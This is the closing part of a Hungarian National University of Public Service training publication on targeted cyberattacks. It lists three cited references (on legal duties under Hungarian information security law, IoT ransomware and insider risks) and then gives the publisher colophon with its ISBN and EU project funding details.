[34] Bodó A. – Zámbó N. (2018): A közreműködők kötelezettségei a célzott támadások elhárításában az Ibtv. szerint. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára.* Budapest: Dialóg Campus Kiadó.

[35] Yaqoob, I. – Ahmed, E. – Imran, M.: The rise of ransomware and emerging security challenges in the Internet of Things. *Computer Networks*, 6 September (2017) https://doi.org/10.1016/j.comnet.2017.09.003 (utolsó letöltés: 2017. október 20.)

[36] Gyaraki R. (2018): Belső munkatársak jelentette kockázatok a célzott informatikai támadásokban. In. *Célzott kibertámadások – Éves továbbképzés az elektronikus információs rendszer biztonságáért felelős személy számára.* Budapest: Dialóg Campus Kiadó.

A Nemzeti Közszolgálati Egyetem kiadványa.

Kiadó:
Nemzeti Közszolgálati Egyetem;
Közigazgatási Továbbképzési Intézet
www.uni-nke.hu

Felelős kiadó:
Prof. Dr. Kis Norbert rektorhelyettes
Címe: 1083 Budapest, Üllői út 82.

Olvasószerkesztő:
Kiss Eszter
Császár-Biró Anna

Tördelőszerkesztő:
Vörös Ferenc

ISBN 978-963-498-494-8 (PDF)

Az eredeti kiadvány a **KÖFOP-2.1.1-VEKOP-15-2016-00001 „A közszolgáltatás komplex kompetencia, életpálya-program és oktatás technológiai fejlesztése”** című projekt keretében készült el és jelent meg.

MAGYARORSZÁG KORMÁNYA

Európai Unió
Európai Szociális Alap

BEFEKTETÉS A JÖVŐBE